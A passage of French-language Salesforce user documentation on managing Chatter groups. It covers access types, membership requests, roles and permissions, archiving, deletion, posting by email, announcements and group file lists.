Si vous êtes propriétaire ou responsable d'un groupe, vous pouvez changer les groupes privés en groupes publics, ou inversement, en modifiant les paramètres du groupe. Si vous changez un groupe privé en groupe public, les mises à jour et les fichiers sont visibles de tous les utilisateurs, toutes les demandes d'inscription au groupe en attente sont acceptées et tout le monde peut joindre le groupe. Les groupes privés avec des clients ne peuvent pas être convertis en d'autres types de groupe. Vous ne pouvez pas modifier le niveau d'accès des groupes qui autorisent les clients.

CONSULTER ÉGALEMENT :

Ce que votre rôle de groupe Chatter autorise

## Ajout et suppression de membres de groupes Chatter

Vous êtes propriétaire ou vous gérez un groupe Chatter ? Voici comment ajouter ou retirer des membres d'un groupe.

1. Dans Salesforce Classic, dans la page de détail du groupe, cliquez sur **Ajouter/Supprimer des membres**. Dans Lightning Experience, cliquez sur **Ajouter un membre** dans le panneau de présentation des groupes (votre administrateur doit ajouter cette action rapide à l'éditeur de groupe).
2. Commencez à saisir le nom de l'utilisateur que vous souhaitez ajouter ou supprimer pour filtrer la liste des utilisateurs.
3. Cliquez sur **Ajouter** pour ajouter un membre ou sur × pour supprimer un membre. Pour les personnes qui ont demandé à joindre, cliquez sur **Accepter** pour accepter la demande ou sur × pour la refuser.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

4. Une fois terminé, cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

Affichage des membres de groupe Chatter

## Accepter ou refuser des demandes de groupes privés

z

En tant que propriétaire ou responsable d'un groupe Chatter privé, vous pouvez accepter ou refuser les demandes de joindre le groupe. De plus, les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent afficher et gérer les demandes pour tous les groupes publics et privés, et les utilisateurs sans autorisation « Gérer les groupes non répertoriés » peuvent gérer les demandes d'appartenance pour tous les groupes non répertoriés de l'organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Affichez la liste des demandes en effectuant l'une des opérations suivantes :
   - Dans la page de détail d'un groupe, cliquez sur le lien **Demande**, par exemple **3 demandes**
   - Dans la page de détail d'un groupe, cliquez sur **Ajouter/Supprimer des membres**, puis cliquez sur le filtre **Demandes** ou parcourez les demandes dans le filtre **Tout le monde**
   - Cliquez sur le lien fourni dans l'e-mail de demande
2. Acceptez ou refusez les demandes.

   Remarque: Un e-mail est envoyé à chaque personne pour l'informer de l'acceptation ou du refus de sa demande.

   - Cliquez sur **Accepter** pour accepter. Si plus de deux demandes existent, vous pouvez toutes les accepter en cliquant sur **Accepter *x* sur *y***, par exemple, **Accepter 3 sur 3**.
   - Cliquez sur pour refuser. Vous pouvez également saisir un message à inclure dans votre e-mail de refus, puis cliquez sur **Envoyer**. Si vous changez d'avis, vous pouvez cliquer sur **Annuler** et recommencer.
3. Cliquez sur **Terminé** pour fermer la fenêtre.

Si changez un groupe privé en groupe public, toutes les demandes en attente sont automatiquement acceptées.

## Rôles de groupe

### Ce que votre rôle de groupe Chatter autorise

Le tableau ci-dessous présente les actions qui peuvent être exécutées par des membres, des responsables et des propriétaires de groupes Chatter publics et privés. Les clients peuvent être membres ou responsables d'un groupe, mais pas propriétaires.

| Action | Propriétaire | Responsable | Membre |
|---|---|---|---|
| Publier, commenter et rechercher dans des fils de groupe | Oui | Oui | Oui |
| Ajouter et supprimer des enregistrements dans des groupes (si configuré) | Oui | Oui | Oui |
| Publier des annonces de groupe | Oui | Oui | |
| Supprimer des publications et des commentaires | Oui | Oui | |
| Ajouter et supprimer des membres | Oui | Oui | |
| Modifier les rôles de membres | Oui | Oui | |
| Modifier les paramètres de groupes | Oui | Oui | |
| Modifier le champ Informations | Oui | Oui | |
| Archiver des groupes et activer des groupes archivés | Oui | Oui | |
| Changer le propriétaire du groupe | Oui | | |
| Supprimer un groupe | Oui | | |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des groupes
- Créer et être propriétaire de nouveaux groupes Chatter

Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent exécuter toutes les actions dans tous les groupes publics et privés, et les utilisateurs qui disposent de l'autorisation « Afficher toutes les données » peuvent afficher les détails de tous les groupes publics et privés, qu'ils en soient membres ou non.

De plus, dans des groupes non répertoriés :

- Les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent rechercher et exécuter toutes ces actions dans des groupes non répertoriés, même s'ils n'en sont pas membres.
- Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » ou « Afficher toutes les données » peuvent rechercher et accéder à des groupes non répertoriés uniquement s'ils en sont membres. Contrairement aux groupes publics et privés, les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » ne peuvent pas exécuter des actions de propriétaire dans des groupes non répertoriés. Ils peuvent exécuter les actions de responsable de groupe si ce rôle leur est attribué dans le groupe non répertorié.

CONSULTER ÉGALEMENT :

Que se passe-t-il lorsque le propriétaire d'un groupe Chatter est désactivé ?

## Modification des rôles de groupe Chatter

Pour modifier les rôles de groupes Chatter dont vous êtes le responsable ou gestionnaire :

1. Cliquez sur **Modifier les rôles** dans la page de détail du groupe.
2. Pour rechercher des membres, saisissez leur nom dans la fenêtre de recherche. Vous pouvez également trier la liste en basculant de **Gestionnaires** à **Tous les membres**.
3. Sélectionnez la case Gestionnaire pour les personnes que vous souhaitez définir en tant que gestionnaires. Si un client est sélectionné en tant que responsable, il peut afficher les utilisateurs qui demandent à joindre le groupe, même s'ils n'appartiennent pas à d'autres groupes communs, et approuver les demandes.

   Remarque: Pour pouvoir changer le propriétaire du groupe, le groupe doit vous appartenir. Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent également changer le propriétaire des groupes publics et privés, et les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent le faire dans les groupes non répertoriés. Cliquez sur le lien **Paramètres du groupe** en regard du responsable actuel pour attribuer un nouveau responsable.

4. Cliquez sur **Terminé**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Que se passe-t-il lorsque le propriétaire d'un groupe Chatter est désactivé ?

## Que se passe-t-il lorsque le propriétaire d'un groupe Chatter est désactivé ?

L'utilisateur désactivé reste propriétaire du groupe, mais un utilisateur qui dispose de l'autorisation « Modifier toutes les données » peut attribuer un nouveau propriétaire à un groupe public ou privé. Avec des groupes non répertoriés, l'utilisateur qui dispose de l'autorisation « Gérer les groupes non répertoriés » peut attribuer un nouveau propriétaire.

CONSULTER ÉGALEMENT :

Modification des rôles de groupe Chatter

# Archivage et activation de groupes Chatter

## Groupes Chatter archivés

Lorsqu'un groupe Chatter est archivé, ses membres ne peuvent plus publier ni partager des fichiers avec le groupe. Les publications, commentaires et fichiers antérieurs restent disponibles dans le groupe pour référence.

Les utilisateurs peuvent toujours commenter dans des publications existantes, mentionner des personnes et rechercher dans le fil de groupes archivés. Les utilisateurs peuvent également joindre ou quitter des groupes archivés, créer des rapports qui incluent des groupes archivés et utiliser la recherche globale pour retrouver des groupes archivés et leur contenu. Les propriétaires de groupe et les responsables de groupe peuvent à tout moment archiver et activer des groupes, et activer et désactiver l'archivage automatique des groupes. Les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent exécuter ces actions dans les groupes publics et privés de leur organisation, alors que les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent exécuter ces actions dans les groupes non répertoriés.

Les groupes archivés permettent aux utilisateurs de concentrer leur attention sur les groupes actifs dans votre organisation :

- Les groupes archivés ne sont pas pris en compte dans les limitations d'abonnement à des groupes d'un utilisateur.
- Les publications de groupes archivés ne sont pas affichées dans les fils Chatter, sauf si une personne ajoute un nouveau commentaire. Les publications qui ont de nouveaux commentaires sont affichées dans le fil Toute la société, et dans celui de chaque membre du groupe.
- Le partage de fichiers et de fils est limité aux groupes actifs, ce qui améliore l'efficacité des recherches.
- Les groupes archivés sont affichés uniquement dans Mes groupes archivés, pas dans la liste Groupes actifs.

Exemple: L'archivage est utile pour les groupes dont l'activité de fil est faible ou inexistante, mais qui contiennent des informations intéressantes que vous souhaitez conserver. Quelques exemples :

- Un groupe qui inclut une équipe commerciale créée lors de la négociation d'une affaire. Bien que l'activité du groupe est faible une fois la piste convertie, l'équipe commerciale peut toujours accéder à des informations importantes sur le client.
- Un groupe utilisé pour planifier un événement de l'entreprise. Il peut être archivé après l'événement afin de réutiliser les informations sur les fournisseurs et les réunions de planification.
- Un groupe de type service d'assistance utilisé pour suivre les principaux problèmes d'un déploiement important pour un client. Une fois les problèmes de déploiement résolus, l'archivage du groupe permet aux agents de support de consulter des informations importantes pour les prochains dépannages.
- Lors du remplacement d'un groupe hérité par un nouveau groupe qui joue un rôle identique ou élargi, le groupe hérité peut être archivé afin de rediriger le trafic vers le nouveau groupe.
- Les groupes d'équipe peuvent être archivés lorsque l'équipe change ou lorsque les membres quittent la société, afin de conserver les discussions entre les membres de l'équipe pour référence.

La désactivation de l'archivage automatique est utile pour les groupes qui ne sont pas mis à jour régulièrement, mais qui contiennent des informations importantes, par exemple un groupe utilisé pour les annonces d'entreprise. Ainsi, les groupes sans activité pendant plus de 90 jours ne sont pas archivés et les utilisateurs ne manquent aucune publication importante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Archivage de groupes Chatter

Archivez un groupe manuellement ou modifiez les paramètres d'archivage automatique.

L'activité des fils dans les groupes est examinée sur une base hebdomadaire. Si un groupe n'a aucune publication ou commentaire nouveau pendant 90 jours consécutifs, il est automatiquement archivé. La mention d'un groupe n'est pas prise en compte dans l'activité du fil et ne reporte pas l'archivage du groupe. Les propriétaires, les responsables et les utilisateurs de groupe qui disposent de l'autorisation « Modifier toutes les données », peuvent archiver manuellement les groupes ou modifier les paramètres d'archivage automatique des groupes à tout moment.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

1. Cliquez sur **Paramètres de groupe** dans la page de détail du groupe dans Salesforce Classic. Dans Lightning Experience, cliquez sur **Modifier le groupe** dans les boutons de l'en-tête de groupe.
2. Configurez l'archivage du groupe en suivant l'une de ces méthodes :
   - Cliquez sur **Archiver** pour archiver dans le groupe immédiatement.
   - Sélectionnez **Archiver ce groupe si aucune publication ni aucun commentaire n'a été publié depuis 90 jours**, puis cliquez sur **Enregistrer** pour configurer l'archivage automatique.

Une fois le groupe archivé :

- L'éditeur est masqué dans la page du groupe et les membres ne peuvent plus créer de publications ni partager de fichiers dans le groupe.
- Le groupe n'est plus affiché dans le filtre Groupes actifs sous l'onglet Groupes.
- Les publications et les commentaires antérieurs du groupe ne sont plus affichés dans le fil Chatter, sauf si une personne ajoute un nouveau commentaire. Les publications qui ont de nouveaux commentaires sont affichées dans le fil Toute la société, et dans celui de chaque membre du groupe.

Utilisez le filtre **Mes groupes archivés** dans la liste Groupes pour rechercher les groupes archivés qui vous appartiennent, que vous gérez ou dont vous êtes membre. Vous pouvez également utiliser la recherche globale pour retrouver des groupes archivés et les contenus associés. Notez que les groupes archivés ne sont pas pris en compte dans votre limitation d'appartenance de groupe.

**Remarque:**

- Les membres de groupe ne reçoivent pas de notification par e-mail lors de l'archivage ou de l'activation d'un groupe Chatter qui leur appartient, qu'il gèrent ou dont ils sont membres.
- Si votre administrateur désactive l'archivage des groupes, vous ne pouvez pas archiver de groupes ni modifier les paramètres d'archivage automatique. Vous pouvez activer à tout moment des groupes archivés, même si la fonctionnalité est désactivée.

CONSULTER ÉGALEMENT :

Groupes Chatter archivés

Activation de groupes Chatter archivés

### Activation de groupes Chatter archivés

Les propriétaires, les responsables et les utilisateurs de groupes qui disposent de l'autorisation « Modifier toutes les données », peuvent activer un groupe Chatter archivé, dans la page de détail du groupe.

1. Accédez au groupe que vous souhaitez activer.
   - Utilisez le filtre **Mes groupes archivés** dans la vue de liste Groupes pour rechercher les groupes archivés qui vous appartiennent, que vous gérez ou dont vous êtes membre.
   - Pour retrouver d'autres groupes archivés, utilisez la recherche globale, générez un rapport ou contactez votre administrateur.
2. Cliquez sur **Activer** dans la page de détail de groupe. Vous pouvez également activer un groupe archivé depuis la page des paramètres de groupe.

Après l'activation d'un groupe, la page de détail du groupe s'affiche avec l'éditeur activé pour permettre aux membres de créer des publications et de partager des fichiers avec le groupe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**Remarque:**

- Les membres de groupe ne reçoivent pas de notification par e-mail lors de l'archivage ou de l'activation d'un groupe Chatter qui leur appartient, qu'il gèrent ou dont ils sont membres.
- Vous ne pouvez activer qu'un seul groupe à la fois. Pour activer plusieurs groupes en même temps, utilisez l'API de Salesforce.

CONSULTER ÉGALEMENT :

Groupes Chatter archivés

Archivage de groupes Chatter

## Suppression de groupes Chatter

Seul le propriétaire d'un groupe et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent supprimer un groupe.

Dans Lightning Experience, vous pouvez supprimer le goupe en cliquant sur **Supprimer le groupe** depuis les boutons du panneau de présentation de groupe.

Dans Salesforce Classic :

1. Modifier les paramètres de groupes. Cliquez sur **Paramètres de groupe** dans une page de détail de groupe.
2. Cliquez sur **Supprimer**.
3. Cliquez sur **OK**.

La suppression d'un groupe supprime définitivement les mises à jour du groupe, y compris les liens publiés dans le groupe. Lors de la suppression d'un groupe qui contient des fichiers, vous ne supprimez pas les fichiers, mais uniquement les références aux fichiers. Les fichiers sont conservés à leur emplacement d'origine, par exemple dans **Dont je suis propriétaire** de chaque propriétaire de fichier. Si les fichiers ont été publiés dans le groupe et partagés nulle par ailleurs, la suppression du groupe supprime également les références aux fichiers. Les fichiers sont conservés dans **Dont je suis propriétaire** du propriétaire du fichier, dans lequel ils sont privés mais peuvent être partagés ultérieurement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Conseil: Pour conserver les données de groupes pour référence, archivez les groupes au lieu de les supprimer.

CONSULTER ÉGALEMENT :

Archivage de groupes Chatter

Affichage de l'emplacement de partage d'un fichier

## Utilisation des groupes Chatter

### Prise en main de votre groupe Chatter

Cliquez sur le nom d'un groupe dans un fil, dans la liste Groupes ou dans le profil d'une personne pour afficher les mises à jour, les fichiers et les membres du groupe.

La quantité d'informations auxquelles vous avez accès et les opérations que vous pouvez exécuter dans la page d'un groupe dépendent du type de groupe, de votre statut (membre, propriétaire ou responsable du groupe) et de votre rôle dans le groupe.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

#### Non membres de groupes publics

Si vous affichez la page de détail d'un groupe public dont vous n'êtes pas membre, vous pouvez :

**Publier et commenter**
Saisissez une mise à jour au-dessus du fil ou du commentaire, sous une publication dans le fil, puis cliquez sur **Partager**.

**Joindre le groupe**
Cliquez sur **Joindre** pour joindre le groupe.

**Afficher les informations et la description d'un groupe**
La description et les informations sur le groupe s'affichent dans une colonne séparée en regard du fil.

**Afficher les membres du groupe**
La section Membres du groupe présente les membres actuels du groupe, y compris les clients invités dans le groupe.

**Afficher, télécharger et rechercher des fichiers publiés dans le groupe**
Les fichiers publiés dans le fil du groupe ou partagés avec le groupe apparaissent dans la section Fichiers de groupe.

**Afficher les rubriques dont le groupe discute**
Les rubriques sont affichées sous les publications dans le fil du groupe.

**Rechercher des informations sur le groupe**
Cliquez sur au-dessus du fil pour rechercher des informations.

#### Non membres de groupes privés

Si vous affichez la page de détail d'un groupe privé dont vous n'êtes pas membre, vous pouvez uniquement :

**Demander à joindre le groupe**
Cliquez sur **Demander à joindre** pour envoyer un e-mail contenant votre demande au propriétaire ou aux responsables d'un groupe privé.

**Afficher la photo et la description du groupe**
La description est affichée sous la photo du groupe.

**Afficher les membres du groupe**
La section Membres du groupe présente les membres actuels du groupe, y compris les clients invités dans le groupe.

### Non membres de groupes non répertoriés

Si vous n'êtes pas membre d'un groupe non répertorié, vous ne pouvez pas afficher sa page de détail.

### Membres de groupes publics, privés et non répertoriés

Lorsque vous êtes membre d'un groupe public, privé ou non répertorié, vous pouvez également :

**Modifier les paramètres de messagerie et les notifications dans l'application pour les applications mobiles Salesforce1**
Dans Salesforce Classic, clliquez sur **M'envoyer un e-mail** pour recevoir un e-mail sur l'activité du groupe lors de chaque publication, selon une fréquence quotidienne ou hebdomadaire. La sélection de **Chaque publication** active également les notifications dans l'application pour les groupes dans les applications mobiles Salesforce1. Pour ne plus recevoir d'e-mail et de notification mobile sur l'activité du groupe, cliquez sur **Désactiver les e-mails de groupe**. Cliquez sur **Paramètres de messagerie** pour modifier vos paramètres de messagerie Chatter.

Dans Lightning Experience, cliquez sur **Notifications par e-mail** depuis le panneau de présentation du groupe afin de modifier vos paramètres de messagerie de groupe.

**Inviter des personnes**
Si votre administrateur a activé les invitations, cliquez sur **Inviter des personnes** pour inviter des personnes n'utilisant pas Chatter à joindre le groupe. Avec des groupes privés, seul le responsable, le propriétaire ou les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent inviter des personnes. Avec des groupes non répertoriés, seul le responsable, le propriétaire ou les utilisateurs qui disposent de l'autorisation « Gérer les groupes non répertoriés » peuvent inviter des personnes.

**Quitter le groupe**
Cliquez sur × pour annuler une demande de joindre un groupe privé. Avant de quitter un groupe dont vous êtes propriétaire, attribuez-lui un nouveau propriétaire.

### Propriétaire et responsables de groupe

Lorsque vous êtes propriétaire ou responsable d'un groupe public, privé ou non répertorié, vous pouvez également :

**Ajouter ou retirer des membres**

**Modifier la photo du groupe**

**Modifier les paramètres de groupe**

**Modifier la section Informations**
Cliquez sur **Ajouter des informations** ou sur dans la section Informations pour ajouter des informations pour les membres du groupe. Vous pouvez personnaliser cette section, notamment son titre, selon vos besoins.

**Modifier la section Description**
Cliquez sur **Ajouter une description** ou sur dans la section Description pour ajouter une description du groupe.

**Modifier les rôles de membre**

**Accepter ou refuser des demandes pour des groupes privés**

### CONSULTER ÉGALEMENT :

Liste de fichiers de groupe

## Afficher des appartenances à un groupe Chatter

La liste Groupes de votre profil répertorie les groupes Chatter auxquels vous appartenez, classés par la date d'activité la plus récente. Vous pouvez joindre ou créer des groupes sous l'onglet Groupes. Vous pouvez également afficher la liste Groupes dans le profil d'autres personnes pour consulter leur appartenance à des groupes.

Remarque: Dans le profil d'autres personnes, vous pouvez afficher les appartenances à un groupe non répertorié uniquement si vous êtes membre du groupe.

- Pour afficher la liste complète par ordre alphabétique, cliquez sur **Afficher tout**.
- Pour parcourir la liste, utilisez les liens **Suivant** et **Précédent**.
- Pour quitter un groupe ou retirer une demande pour joindre un groupe, cliquez sur ×.
- Pour joindre un groupe public ou la liste des groupes d'une autre personne, cliquez sur **Joindre**.
- Pour envoyer une demande pour joindre un groupe privé dans la liste des groupes d'une autre personne, cliquez sur **Demander à joindre**.
- Pour fermer la fenêtre, cliquez sur **Terminé**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Ce que votre rôle de groupe Chatter autorise

## Affichage des membres de groupe Chatter

La section Membres d'une page Chatter affiche tous les membres d'un groupe, y compris les clients.

1. Cliquez sur **Afficher tout** dans la section Membres pour afficher par ordre alphabétique la liste complète des membres du groupe.

   Dans la fenêtre Membres, vous pouvez :

   - Filtrer les listes pour afficher tous les membres, les responsables ou le propriétaire
   - Utilisez les liens **Suivant** et **Précédent** pour parcourir la liste
   - Effectuez votre recherche à l'aide de la zone `Rechercher des membres`
   - Cliquez sur **Suivre** ou sur × en regard du nom d'une personne pour lancer ou arrêter le suivi.

     Vous ne pouvez pas suivre des clients.

2. Cliquez sur **Terminé** pour fermer la fenêtre.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Recommandations de groupes Chatter

Chatter recommande des groupes dont le suivi peut vous intéresser selon les critères suivants :

- La popularité du groupe, déterminée par le nombre de membres.
- Le nombre de personnes que vous suivez dans le groupe. Chatter recommande les groupes qui regroupent le plus grand nombre de membres que vous suivez.
- Si le groupe est nouveau (créé le mois dernier).

Pour afficher une liste étendue de recommandations, cliquez sur **Plus** dans la section Recommandations. Si aucune recommandation ne s'affiche, vous suivez déjà tous les groupes recommandés. Survolez les recommandations, puis cliquez sur pour les ignorer. Elles ne s'afficheront plus.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Utilisation d'e-mail pour publier dans des groupes Chatter

Envoyez par e-mail vos publications aux groupes Chatter auxquels vous avez accès.

Si votre administrateur a activé cette fonctionnalité, vous pouvez envoyer vos publications par e-mail à n'importe quel groupe public. Votre administrateur peut également vous autoriser à inclure des pièces jointes. Vous pouvez envoyer par e-mail des publications à un groupe privé ou non répertorié uniquement si vous en êtes membre. Vous devez utiliser l'adresse e-mail associée à votre compte utilisateur Salesforce.

1. Dans Salesforce Classic, dans la page de détail du groupe, cliquez sur **Publier par e-mail**, sous la description du groupe, pour ouvrir un message vierge dans le groupe depuis votre client de messagerie local.
2. Saisissez votre message dans le corps de l'e-mail, y compris des pièces jointes si nécessaire, puis envoyez l'e-mail.

   Les pièces jointes à l'e-mail sont ajoutées en tant que fichiers dans Chatter et partagées avec le groupe.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Le contenu de l'e-mail s'affiche sous forme de publication dans la page de détail du groupe. Les hashtags que vous insérez dans le corps de l'e-mail (par exemple #ExcellenceÉquipe) sont convertis en rubriques dans la publication. Si plusieurs pièces jointes sont envoyées avec l'e-mail, la première est incluse dans la publication. Les pièces jointes supplémentaires sont ajoutées dans les commentaires.

Conseil: Enregistrez l'adresse e-mail du groupe dans les contacts de votre client de messagerie ou sur votre appareil mobile pour en faciliter l'accès. Si vous copiez-collez le lien mailto: directement dans le champ e-mail du contact, certains clients de messagerie peuvent considérer le lien comme non valide et empêcher l'envoi de l'e-mail à votre destinataire. Essayez de supprimer le nom de groupe entre parenthèses dans la première partie de l'adresse e-mail. Par exemple, supprimez `(Mon groupe)` de `(Mon groupe)0f9b000000004cmkaq@post.k-pxyvmac.kp0.chatter.salesforce.com`.

Les limitations suivantes s'appliquent à la publication par e-mail dans un groupe :

- La limite de 10 000 caractères des publications Chatter s'applique aux publications créées par e-mail. Le texte de votre message qui dépasse cette limite n'est pas inclus dans la publication.
- La taille maximale d'un message est de 25 Mo, texte et pièces jointes inclus.
- L'objet de l'e-mail n'est pas inclus dans la publication.
- Vous pouvez créer des publications de texte à l'aide d'un e-mail et inclure des liens dans le texte. Vous pouvez également inclure jusqu'à 25 pièces jointes. Vous ne pouvez pas mentionner des personnes, créer des sondages ou attribuer des titres aux liens lors d'une publication par e-mail dans le groupe.

- La mise en forme au niveau des caractères, telle que les caractères gras ou les différentes tailles de police, n'est pas prise en charge.
- Les adresses e-mail doivent être uniques dans le groupe. Si plusieurs profils utilisateur dans votre organisation utilisent la même adresse e-mail et que cette adresse est utilisée pour publier dans un groupe, le profil utilisateur associé à ce groupe est utilisé pour la publication dans le fil du groupe. Si l'adresse e-mail est partagée par plusieurs profils utilisateur dans le même groupe, l'e-mail est bloqué.
- Le texte de signature est traité comme partie intégrante de votre publication. Les signatures par défaut insérées par les périphériques mobiles, telles que `Envoyé de mon iPhone`, sont automatiquement supprimées. Avant d'envoyer votre e-mail, supprimez les signatures personnalisées et tout texte supplémentaire que vous ne souhaitez pas publier dans Chatter. Vous pouvez également ajouter une ligne de séparation au-dessus de votre signature pour la retirer automatiquement. La ligne de séparation doit inclure au moins l'un des caractères suivants :
  - Tiret (–)
  - Signe égal (=)
  - Trait de soulignement (_)

  Vous pouvez également utiliser n'importe quelle combinaison de ces caractères.

## Publication d'annonces dans les groupes Chatter

Publiez des annonces de groupe pour souligner les messages importants dans la page du groupe.

Remarque: Les groupes affichent la présentation d'éditeur globale par défaut. Si l'action Annonce n'est pas affichée dans les groupes, demandez à votre administrateur de remplacer l'éditeur global et d'ajouter l'action Annonce à une présentation d'éditeur de groupe personnalisé.

Seuls les propriétaires de groupe, les responsables de groupe et les utilisateurs qui disposent de l'autorisation « Modifier toutes les données » peuvent publier et supprimer des annonces de groupe.

1. Dans la page du groupe, cliquez sur **Annonce** dans l'éditeur.
2. Saisissez votre message. Le nombre de caractères est limité 5 000. Vous pouvez inclure des liens ou mentionner des utilisateurs et des groupes dans votre annonce. L'espace étant limité, environ 137 caractères de l'annonce sont affichés dans la page du groupe. Cliquez sur **Plus** pour afficher le reste du message.
3. Spécifiez la date d'expiration de l'annonce.
4. Cliquez sur **Partager**.

Les annonces de groupe s'affichent jusqu'à 23:59 de la date d'expiration sélectionnée, sauf si elles sont remplacées par une nouvelle annonce de groupe. Les utilisateurs peuvent discuter, aimer et publier des commentaires dans les annonces du fil du groupe. Les membres du groupe reçoivent une notification par e-mail lorsque vous publiez une annonce, comme pour les autres publications, en fonction de la fréquence de notification par e-mail sélectionnée pour leur groupe.

La suppression de la publication du fil entraîne la suppression de l'annonce. Pour supprimer l'annonce de la page de groupe sans supprimer la publication dans le fil, cliquez sur ▾ dans le coin supérieur de l'annonce, puis sélectionnez l'option pour ignorer la bannière.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Personnalisation de la présentation et de l'éditeur de groupe Chatter

## Liste de fichiers de groupe

La liste Fichiers du groupe d'un groupe Chatter affiche les derniers fichiers publiés dans ce groupe.

Survolez pour afficher les options disponibles ou cliquez sur le nom du fichier pour accéder à sa page de détail. Pour afficher une liste de tous les fichiers publiés dans un groupe, rechercher un fichier spécifique ou exécuter des actions sur un fichier, développez la liste des fichiers **Afficher tout**. Les 25 derniers fichiers affichés sont indiqués par défaut. Dans cette liste, vous pouvez :

- Rechercher des fichiers publiés dans le groupe. La liste comporte les fichiers que des utilisateurs ou vous-même avez joint au fil du groupe Chatter. Cette liste ne comprend pas :
  - Documents provenant de l'onglet Documents.
  - Pièces jointes de la liste associée Notes et pièces jointes.
- Charger les fichiers privés ou charger et partager des fichiers avec des personnes, des groupes, ou via un lien vers un fichier.
- Prévisualiser un fichier sans le télécharger.
- Suivre et recevoir des mises à jour sur un fichier dans le fil Chatter. Cliquer sur × en regard du fichier que vous suivez pour ne plus recevoir de mises à jour du fichier. (Nécessite Chatter).
- Cliquez sur ▾ pour télécharger, charger une nouvelle version, partager avec des personnes, des groupes ou via un lien, et pour afficher les paramètres de partage.
- Cliquer sur un nom de fichier pour afficher sa page de détails.
- Cliquez sur le nom du propriétaire d'un fichier pour afficher son profil.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**Remarque:**

- Certains fichiers ne peuvent pas être ouverts dans un aperçu, notamment les fichiers cryptés, les fichiers protégés par mot de passe, les fichiers PDF protégés contre la copie, les types de fichier inconnus et tout fichier qui dépasse 25 Mo. Pour ces fichiers, l'option **Aperçu** n'est pas disponible dans les fils et les vues de listes. Les fichiers sont représentés par des icônes génériques. Certaines fonctionnalités Microsoft Office 2007 ne s'affichent pas correctement dans les aperçus. Si un fichier peut être prévisualisé alors qu'aucun aperçu n'existe, contactez votre administrateur Salesforce qui pourra peut-être générer l'aperçu.
- Les fichiers sans extension ou avec une extension non reconnue affiche le statut « inconnu » dans la colonne Type.

CONSULTER ÉGALEMENT :

Affichage des membres de groupe Chatter

# Enregistrements dans des groupes Chatter

## Création d'enregistrements dans des groupes Chatter

Utilisez l'éditeur de groupe pour créer des enregistrements dans des groupes Chatter.

Les actions disponibles dans l'éditeur de groupe dépendent de vos autorisations, de votre rôle dans le groupe, du type de groupe et de la configuration de l'éditeur de groupe par votre administrateur.

- Selon la configuration de la présentation de l'éditeur de groupe par votre administrateur, vous pouvez créer des enregistrements compte, contact, piste, opportunité, contrat, campagne, requête et objet personnalisé. Les autres objets ne sont pas pris en charge.
